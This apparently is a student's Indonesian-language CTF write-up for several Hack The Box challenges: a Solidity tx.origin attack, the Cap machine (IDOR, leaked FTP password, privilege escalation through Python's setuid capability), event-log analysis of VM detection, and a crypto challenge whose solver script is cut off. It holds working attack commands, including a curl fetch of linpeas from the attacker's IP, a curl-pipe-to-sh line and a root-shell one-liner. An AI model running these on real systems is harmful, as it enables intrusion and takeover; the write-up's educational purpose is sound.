

# Atharizza Muhammad Athaya || 18223079

## 1. Distract and Destroy

### a. CVE Score

AV:N/AC:L/PR:N/UI:R/S:C/C:N/I:H/A:N/E:F/RL:O/RC:C

Penjelasan:

Komponen	Nilai	Penjelasan
Attack Vector (AV)	N (Network)	<i>Penyerang</i> melakukan penyerangan lewat jaringan ( <i>phishing</i> ).
Attack Complexity (AC)	L (Low)	Hanya dengan membuat link <i>phishing</i> atau website palsu dan menunggu korban.
Privileges Required (PR)	N (None)	Tidak butuh <i>privilege</i> lewat <i>middleman</i> .
User Interaction (UI)	R (Required)	Butuh interaksi dengan korban.
Scope (S)	C (Changed)	Dapat mengambil semua isi dompet korban.
Confidentiality Impact (C)	N (None)	Tidak ada data yang dicuri, hanya penyalahgunaan alur autentikasi.
Integrity Impact (I)	H (High)	Isi dompet korban bisa hilang dan tidak bisa rollback
Availability Impact (A)	N (None)	Dompet korban tetap ada setelah serangan.
Exploit Code Maturity (E)	F (Functional)	Eksplorasi dapat dilakukan dengan otomasi.
Remediation Level (RL)	O (Official Fix)	Banyak website yang menjelaskan kelemahan penggunaan tx.origin.
Report Confidence (RC)	C (Confirmed)	Laporan kerugian dapat dilihat di poin (f).

### b. Problem Statement

Dari Creature.sol, cara me-loot flag adalah dengan membunuh monster (melakukan damage 1000 terhadap *creature*), dengan kondisi-kondisi sebagai berikut:

```

if (_isOffBalance() && aggro != msg.sender) {
    lifePoints -= _damage;
} else {
    lifePoints -= 0;
}

```

dengan fungsi `_isOffBalance()` sebagai berikut:

```

function _isOffBalance() private view returns (bool) {
    return tx.origin != msg.sender;
}

```

Maka dapat disimpulkan bahwa *creature* (dalam konteks ini adalah monster) hanya akan mendapat damage ketika:

- i. `_isOffBalance()` : terjadi ketika interaksi dilakukan melewati perantara dan bukan dari EoA asli.
- ii. Sender bukan *player* yang di-*aggro* monster.

#### c. POC

Kita harus pertama meng-*aggro* monster dengan *address* kita, dengan memanggil fungsi `attack(damage)`. Ketika tidak ada yang di-*aggro*, monster akan me-*lock* sender sebagai *aggro*-nya.

```

if (aggro == address(0)) {
    aggro = msg.sender;
}

```

Hal ini dapat dilakukan dengan casting perintah sebagai berikut:

```

cast send $target "attack(uint256)" 1000 --private-key
$private_key --rpc-url $rpc

```

Dengan casting berikut, *address* kita (*private* key) sudah di-*aggro* oleh monster, namun tetap tidak akan melakukan *damage*, karena kita (sebagai sender) adalah yang di-*aggro*.

Maka dari itu, dibutuhkan kontrak baru yang juga men-target monster tersebut. Sebut saja *middleman* yang didefinisikan dari kode berikut:

```

// SPDX-License-Identifier: UNLICENSED
pragma solidity ^0.8.13;

contract Middleman {
    address public target = $target;

    function attack(uint256 _damage) external {
        (bool success, bytes memory result) = target.call(
            abi.encodeWithSignature("attack(uint256)",

```

```
_damage));
    require(success, string(result));
}
}
```

Pemanggilan *attack* dilakukan secara low level karena *Middleman* tidak mengetahui interface target. Kontrak dapat di-*deploy* dengan perintah berikut:

```
forge create Middleman.sol:Middleman --rpc-url $rpc
--private-key $private_key --no-cache --broadcast
```

Menggunakan *address* kita (*private key*), kontrak akan di-*deploy* dengan *address* baru yang dapat kita gunakan untuk menyerang.


```
cast send $middleman "attack(uint256)" 1000
--private-key $private_key --rpc-url $rpc
```

*Attack* akan berhasil dikarenakan monster masih meng-*aggro address* *private\_key* serta *tx.origin* (*address* awal) dan *sender* (yang memanggil *attack()*, *middleman*) yang berbeda. Hal ini dapat dipastikan dengan melakukan *loot()*:

```
cast send $target "loot()()" --rpc-url $rpc
--private-key $private_key
```

Masuk ke */flag* untuk mendapatkan flagnya.

**Distract and Destroy has been Pwned!**

Congratulations  shwibzka, best of luck in capturing flags ahead!

d. Something new you learn

Hal baru yang saya pelajari pada *problem* ini adalah bagaimana pemanggilan low level itu dimungkinkan tanpa mengetahui *interface* target, karena biasanya, pada Java, semua fungsi harus diketahui struktur targetnya.

e. Remediation

Untuk mencegah kasus yang sama, dapat dilakukan pengecekan *aggro* dengan *msg.sender*, hal ini menutup kemungkinan eksploitasi *address* dari *Middleman* karena mengecek *sender* langsung.

```
if (aggro == msg.sender) { ... }
```

- f. 1 contoh kasus jika vuln tersebut beneran dieksploitasi di dunia nyata (apa dampaknya? Kerugiannya bisa seberapa? Analisis resiko)

Jika kasus ini dieksploitasi di dunia nyata (lewat *phishing* atau semacamnya), dampak yang jelas terlihat adalah korban itu sendiri. Karena tanpa kredensial yang bocor, *wallet* pengguna dapat diakses oleh penyerang. Kerugian bergantung pada korban.

Di dunia nyata, eksploitasi tx.origin berdampak pada penyalahgunaannya pada skema MEV (Maximal Extractable Value) *phishing* dengan pembuatan bot MEV secara otomatis yang seperti sudah dijelaskan, menggunakan tx.origin untuk identifikasi kontrak sah.

Pada penerapannya, penyerangan dengan metode ini telah menyebabkan 104 MEV *phishing* dengan total kerugian sebesar 2,76 juta dolar.

Resiko yang didapat, selain kerugian material, serangan bot MEV akan selalu dimanfaatkan jika tx.origin tidak diselesaikan, karena merupakan jenis eksploitasi yang mudah dan dapat diotomasi.

Referensi:

[1] S. Yang, K. Qin, A. Yaish, and F. Zhang, "Insecurity Through Obscurity: Veiled Vulnerabilities in Closed-Source Contracts," Arxiv.org, Jun. 08, 2025. Available: <https://arxiv.org/html/2504.13398v2>. [Accessed: Aug. 07, 2025]

## 2. Agriweb

### 3. Cap

- a. CVE Score

AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H/E:F/RL:W/RC:C

Penjelasan:

Komponen	Nilai	Penjelasan
Attack Vector (AV)	N (Network)	Penyerangan lewat web server.
Attack Complexity (AC)	L (Low)	Hanya mengandalkan IDOR.
Privileges Required (PR)	N (None)	Tidak butuh <i>privilege</i> atau login, hanya butuh <i>privilege</i> korban.

User Interaction (UI)	N (None)	Tidak butuh interaksi dengan korban.
Scope (S)	C (Changed)	Penyerangan selain dari web server, juga menyerang mesin korban.
Confidentiality Impact (C)	H (High)	Karena dapat mengakses root.txt, semua file dapat diakses.
Integrity Impact (I)	H (High)	File yang dapat diakses berarti file yang rentan berubah.
Availability Impact (A)	H (High)	Dengan root, server bisa saja dimatikan tanpa <i>privilege</i> .
Exploit Code Maturity (E)	F (Functional)	Sudah banyak website yang menjelaskan eksploitasi ini.
Remediation Level (RL)	W (Work-around)	Selain menghapus file ber- <i>privilege</i> , sepertinya belum ada cara lain.
Report Confidence (RC)	C (Confirmed)	Laporan kerugian dapat dilihat di poin (f).

b. Problem Statement

Dalam *problem* ini, pemain diminta untuk mencari flag dari user (dalam pembahasan akan ditemukan di user.txt) dan flag root (dalam root.txt).

c. POC

Hal pertama yang harus dilakukan adalah men-*download* konfigurasi OpenVPN yang terdapat pada mesin, supaya dapat terhubung dengan mesin target. Dengan menaruh konfigurasi itu di aplikasi OpenVPN, mesin target siap digunakan.

Dengan menggunakan bantuan dari “Guided Mode”, maka pengerjaan *problem* dapat lebih mudah.

1. How many TCP ports are open?

Perintah -sT pada nmap akan meng-*expose* semua port TCP.

```
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
```

Jawaban: 3.

2. After running a "Security Snapshot", the browser is redirected to a path of the format /[something]/[id], where [id] represents the id number of the scan. What is the [something]?

Buka website di link bersangkutan, lalu tekan tombol "Security Snapshot", browser akan dibawa ke halaman /data/x.

Jawaban: data.

3. Are you able to get to other users' scans?

Ya, dari /data/x tersebut.

Jawaban: yes.

4. What is the ID of the PCAP file that contains sensitive data?

Dengan default data/1, saya mencoba terus menerus sampai data/5 yang menunjukkan file yang sama seterusnya. Alih-alih melanjutkan, saya mencoba mengganti dengan /0, dan mendapatkan file dengan kredensial penting.

```
TCP      62 54411 → 21 [ACK] Seq=1 Ack=21 Win=1051136 Len=0
FTP      69 Request: USER nathan
TCP      56 21 → 54411 [ACK] Seq=21 Ack=14 Win=64256 Len=0
FTP      90 Response: 331 Please specify the password.
TCP      62 54411 → 21 [ACK] Seq=14 Ack=55 Win=1051136 Len=0
FTP      78 Request: PASS Buck3tH4TF0RM3!
```

Jawaban: 0.

5. Which application layer protocol in the pcap file can the sensitive data be found in?

Seperti ditunjukkan pada gambar di poin 4, data sensitif ditemukan di protokol FTP.

Jawaban: FTP.

6. We've managed to collect nathan's FTP password. On what other service does this password work?

Dari port yang terbuka di poin 1, saya mencoba untuk memasukkan kredensial di SSH, dan ternyata masuk.

Jawaban: SSH.

7. Submit the flag located in the nathan user's home directory.

Cek *directory* dengan ls, dan cat untuk melihat flag.

```
nathan@cap:~$ ls
user.txt
nathan@cap:~$ cat user.txt
401115-2262-05426-b-165122611
```

8. What is the full path to the binary on this machine has special capabilities that can be abused to obtain root privileges?

Kita bisa menggunakan LinPEAS untuk melihat file-file dengan privilege, karena nathan tidak memiliki sama sekali.

Hal ini dapat dilakukan dengan men-download file linpeas.sh dari link [berikut](#) pada mesin pribadi (karena tidak dapat dilakukan di mesinnya nathan). Setelahnya, buat server http sederhana dari python dari mesin pribadi, yang nanti akan diakses nathan lewat *private address* (IP VPN) dengan perintah berikut:

```
curl -O http://10.10.14.37:8000/linpeas.sh
```

Dari sana, buat .sh menjadi *executable* dengan `chmod +x`, lalu jalankan *executable*.

Sejujurnya, saya kurang paham akan semua output yang diberikan, namun ada satu hal penting yang menangkap perhatian, yaitu warna oranye terang pada *scanning*.

```
Files with capabilities (limited to 50):  
/usr/bin/python3.8 = cap_setuid,cap_net_bind_service+eip  
/usr/bin/ping = cap_net_raw+ep  
/usr/bin/traceroute6.iputils = cap_net_raw+ep  
/usr/bin/mtr-packet = cap_net_raw+ep
```

Saya asumsikan itu file yang saya cari, dan ternyata benar.

Jawaban: `/usr/bin/python3.8`.

9. Submit the flag located in root's home directory.

Dari wiki [hacktricks](#), dapat dilakukan eksploitasi sebagai berikut:

```
python3.8 -c 'import os; os.setuid(0);  
os.system("/bin/bash")'
```

Ketika dijalankan, maka user langsung berganti menjadi root, yang ketika kita mengakses `/root`, akan ditemukan file `root.txt`.

```
root@cap:/root# cat root.txt
```

Dan dengannya, semua *challenge* berhasil diselesaikan.

## Cap has been Pwned!

Congratulations



shwibzka, best of luck in capturing flags ahead!

d. Something new you learn

Jangan ngejalanin script tanpa tahu apa yang dijalaninnya. Saya mencoba salah satu perintah di *repository* [PEASS](https://github.com/peass-ng/PEASS-ng), yaitu:

```
curl -L
https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh | sh
```

Alih-alih meng-expose sistem nathan, perintah tersebut malah menunjukkan file-file penting saya 🤖🤖.

e. Remediation

Cara paling gampang untuk mencegah kasus yang sama adalah dengan tidak memiliki file-file dengan kapabilitas tinggi seperti pada mesin nathan. Jika memang dibutuhkan, letakkan file-file tersebut pada kontainer daripada di mesin secara langsung.

f. 1 contoh kasus jika vuln tersebut beneran dieksploitasi di dunia nyata (apa dampaknya? Kerugiannya bisa seberapa? Analisis resiko)

Jika kasus ini dieksploitasi di dunia nyata, dari *privilege files*, penyerang dapat melakukan perintah-perintah yang tidak seharusnya bisa dilakukan. Dampaknya, safe to say PC korban dapat dikontrol sepenuhnya oleh penyerang. Kerugiannya, selain data-data penting, jika diterapkan pada perusahaan besar, penyerang bisa saja mematikan PC perusahaan korban dan menyebabkan kerugian besar.

Di dunia nyata, dari *privileged files* yang di-mount pada kernel-kernel Ubuntu, penyerang dapat melakukan *privilege escalation* dengannya dan meng-set file-file lain dengan *privilege* yang sama.

Kerentanan ini berdampak buruk pada 40% pengguna Ubuntu, yang dimana merupakan inti dari banyak layanan online saat ini, di angka satu juta layanan. Beruntung, Ubuntu merilis *patch*-nya sebulan setelah pelaporan.

Referensi:

[1] G. Zemlin, "What is Privilege Escalation? | Wiz," wiz.io, Mar. 15, 2024. Available: <https://www.wiz.io/academy/privilege-escalation>. [Accessed: Aug. 07, 2025]

#### 4. [Operation Blackout 2025: Phantom Check](#)

a. CVE Score

AV:L/AC:L/PR:L/UI:N/S:U/C:L/I:N/A:N/E:F/RL:W/RC:C/CR:L/IR:H/AR:L/MAV:N/MAC:L/MPR:N/MUI:R/MS:C/MC:N/MI:H/MA:N



Penjelasan:

Komponen	Nilai	Penjelasan
Attack Vector (AV)	L (Local)	Penyerang butuh akses ke dalam sistem dan tidak lewat jaringan.
Attack Complexity (AC)	L (Low)	Mudah dilakukan, karena hanya mendengarkan korban.
Privileges Required (PR)	L (Low)	Akses privilege tidak dibutuhkan, hanya akses ke CMD/mesin.
User Interaction (UI)	N (None)	Penyerang tidak butuh menunggu penerima untuk menerima.
Scope (S)	U (Un-changed)	Serangan di lingkup yang sama.
Confidentiality Impact (C)	L (Low)	Data-data yang dibaca ialah data yang tidak terlalu penting.
Integrity Impact (I)	N (None)	Tidak ada perubahan sistem.
Availability Impact (A)	N (None)	Mesin korban tidak akan mati, masih dapat diakses.
Exploit Code Maturity (E)	F (Functional)	Eksplorasi sudah ada banyak, dan tinggal menumpang saja.
Remediation Level (RL)	W (Work-around)	Banyak cara remediasi, lihat poin e.
Report Confidence (RC)	C (Confirmed)	Karena berbasis event log, maka akan sangat mudah mengecek keaslian data.


b. Problem Statement

Menganalisis *event log* dan mengidentifikasi teknik yang digunakan untuk melakukan pendeteksian virtualisasi.

c. POC

- i. Which WMI class did the attacker use to retrieve model and manufacturer information for virtualization detection?


Dengan ctrl+F, akan mudah untuk mencari model dengan hanya mengetikkan 'model'. Ctrl+F juga digunakan pada tiap poin soal.



Jawaban: Win32\_ComputerSystem.

- ii. Which WMI query did the attacker execute to retrieve the current temperature value of the machine?


Cari temperatur dengan 'temp', dan berikut hasilnya:



Jawaban: SELECT \* FROM MSAcpi\_ThermalZoneTemperature

- iii. The attacker loaded a PowerShell script to detect virtualization. What is the function name of the script?


Cari fungsi dengan 'function'. Berikut hasilnya:



Jawaban: Check-VM.

- iv. Which registry key did the above script query to retrieve service details for virtualization detection?


Cari layanan dengan 'service', dan berikut hasil yang didapat:



Jawaban: HKLM:\SYSTEM\ControlSet001\Services

- v. The VM detection script can also identify VirtualBox. Which processes is it comparing to determine if the system is running VirtualBox?


Cari virtualbox dengan 'vbox' dan ditemukan beberapa:



Jawaban: vboxservice.exe, vboxtray.exe

- vi. The VM detection script prints any detection with the prefix 'This is a'. Which two virtualization platforms did the script detect?

Cari 'this is a' untuk menemukan pendeteksian:



Jawaban: Hyper-V, Vmware

## Operation Blackout 2025: Phantom Check has been Solved!

Congratulations



shwibzka, best of luck in capturing flags ahead!

d. Something new you learn

I mean, it's kinda obvious, tapi saya baru tahu kalau temperatur mesin bisa dijadikan bahan untuk mengidentifikasi virtualisasi.

e. Remediation

Remediasi dapat dilakukan dengan cara menyembunyikan nilai *registry/WMI*, atau bahkan memblokir akses WMI secara total. Selain itu, mengganti nama virtualisasi ke nama yang tidak umum mungkin akan membuat mesin yang lebih susah untuk dibaca.

f. 1 contoh kasus jika vuln tersebut beneran dieksploitasi di dunia nyata (apa dampaknya? Kerugiannya bisa seberapa? Analisis resiko)

*Virtualization detection* bisa membuat *malware* hanya berjalan ketika sudah mencapai *device bare-metal* saja, yang menyebabkan sulitnya untuk melakukan *tracking* penyerangan.

Selain itu, penggunaan *virtualization detection* bisa saja dibuat untuk menyerang virtualisasi tertentu. Dampak yang dapat terjadi adalah jika sebuah sistem hanya bergantung pada satu virtualisasi tertentu, sistem dapat tereksploitasi dengan sangat mudah. Kerugian yang dapat terjadi ialah kebocoran data, padamnya layanan, dsb.

*Virtualization detection* terkenal digunakan oleh grup *hacker* Rusia, Cozy Bear, yang menjadikan pemerintah-pemerintah asing (termasuk negara oposisi) sebagai target. Mereka juga menargetkan organisasi di bagian amerika selatan dan asia.

Dampak yang disebabkan oleh Cozy Bear dengan *virtual machine detection*-nya (juga disebut *anti-analysis*) adalah terganggunya proses politik di berbagai negara, seperti pengiriman e-mail *phishing* kepada pemerintah AS di tahun 2014, *spear phishing* kepada Pentagon di tahun 2015, dan mendapatkan akses permanen pada sistem DNC (Democratic National Committee) satu tahun setelahnya. Kerugian yang disebabkan, selain kebocoran data yang krusial, juga merusak kestabilan politik di negara-negara target.

Referensi:

[1] Wikipedia Contributors, "Cozy Bear," Wikipedia, Mar. 26, 2022. Available: [https://en.wikipedia.org/wiki/Cozy\\_Bear](https://en.wikipedia.org/wiki/Cozy_Bear). [Accessed: Aug. 08, 2025]

## 5. Quantum-Safe

### a. CVE Score

AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N/E:F/RL:O/RC:U

Penjelasan:

Komponen	Nilai	Penjelasan
Attack Vector (AV)	N (Network)	Hanya perlu eavesdrop lalu mengumpulkan ciphertext.
Attack Complexity (AC)	L (Low)	Hanya membutuhkan sekumpulan ciphertext dengan r yang sama serta public key.
Privileges Required (PR)	N (None)	Tidak butuh <i>privilege</i> .
User Interaction (UI)	N (None)	Tidak butuh interaksi.
Scope (S)	U (Un-changed)	Hanya fokus pada ciphertext
Confidentiality Impact (C)	H (High)	Data semuanya dicuri dari enkripsi yang bocor.
Integrity Impact (I)	H (High)	Dengan mengetahui enkripsi, data bisa ditiru oleh penyerang.
Availability Impact (A)	N (None)	Data yang bocor tetap ada.
Exploit Code Maturity (E)	F (Functional)	Eksplorasi dapat dilakukan dengan otomasi.
Remediation Level (RL)	O (Official Fix)	Banyak website yang menjelaskan kelemahan r statis.
Report Confidence (RC)	U (Unknown)	Saya tidak menemukan kasus di RL.

### b. Problem Statement

Diberikan kode source.sage sebagai berikut:

```
from random import randint
```

```

from secrets import flag, r

pubkey = Matrix(ZZ, [[47, -77, -85], [-49, 78, 50],
                    [57, -78, 99]])

for c in flag:
    v = vector([ord(c), randint(0, 100), randint(0,
100)]) * pubkey + r
    print(v)

```

Dengan file env.text sebagai berikut (dipadatkan) untuk didekripsi:

```

(-981, 1395, -1668), (6934, -10059, 4270),
(3871, -5475, 3976), (4462, -7368, -8954),
(2794, -4413, -3461), (5175, -7518, 3201),
(3102, -5051, -5457), (7255, -10884, -266),
(5694, -8016, 6237), (4160, -6038, 2582),
(4940, -7069, 3770), (3185, -5158, -4939),
(7669, -11686, -2231), (5601, -9013, -7971),
(5600, -8355, 575), (1739, -2838, -3037),
(2572, -4120, -3788), (8055, -11985, 1137),
(7088, -10247, 5141), (8384, -12679, -1381),
(-785, 1095, -1841), (4250, -6762, -5242),
(3716, -5364, 2126), (5673, -7968, 6741),
(5877, -9190, -4803), (5639, -8865, -5356),
(1980, -3230, -3366), (6183, -9334, -1002),
(2575, -4068, -2828), (7521, -11374, -1137),
(5639, -8551, -1501), (4194, -6039, 3213),
(2072, -3025, 383), (2444, -3699, -502),
(6313, -9653, -2447), (4502, -7090, -4435),
(-421, 894, 2912), (4667, -7142, -2266),
(4228, -6616, -3749), (6258, -9719, -4407),
(6044, -9561, -6463), (266, -423, -637),
(3849, -6223, -5988), (5809, -9021, -4115),
(4794, -7128, 918), (6340, -9442, 892),
(5322, -8614, -8334),

```

c. POC

Diberikan algoritma enkripsi sebagai berikut:

$$c_i = p_i \times P + r$$

Dengan  $c_i$  sebagai ciphertext,  $p_i$  sebagai vektor, dan  $P$  sebagai *public key*, dengan  $r$  konstan seperti diberikan.

Karena  $r$  yang konstan, kita bisa membuangnya dengan mengurangi kedua ciphertext:

$$\begin{aligned}c_i - c_j &= (p_i \times P + r) - (p_j \times P + r) \\c_i - c_j &= (p_i \times P) - (p_j \times P) \\c_i - c_j &= (p_i - p_j) \times P\end{aligned}$$

Dengan persamaan yang sudah lebih sederhana, maka kita dapat mencari  $p$  dengan menggunakan  $P^{-1}$ :

$$p_i - p_j = (c_i - c_j) \times P^{-1}$$

Karena flag berformat HTB{...}, maka dengan  $p_0$  adalah 'H', maka tinggal dicacah saja sampai akhir:

$$\begin{aligned}p_0 - p_j &= (c_0 - c_j) \times P^{-1} \\p_j &= p_0 - (c_0 - c_j) \times P^{-1}\end{aligned}$$

Berikut skrip pembantu yang digunakan:

```
from fractions import Fraction
import re

# CONFIG
P = [[47, -77, -85], [-49, 78, 50], [57, -78, 99]]

KNOWN_FIRST_CHAR = 'H'
KNOWN_FIRST_ORD = ord(KNOWN_FIRST_CHAR)

ciphertexts = []

with open("enc.txt", "r") as f:
    content = f.read().strip()
    content = content.replace("(", "").replace(")", "")
    parts = content.split(",")
    nums = [int(x.strip()) for x in parts if x.strip()
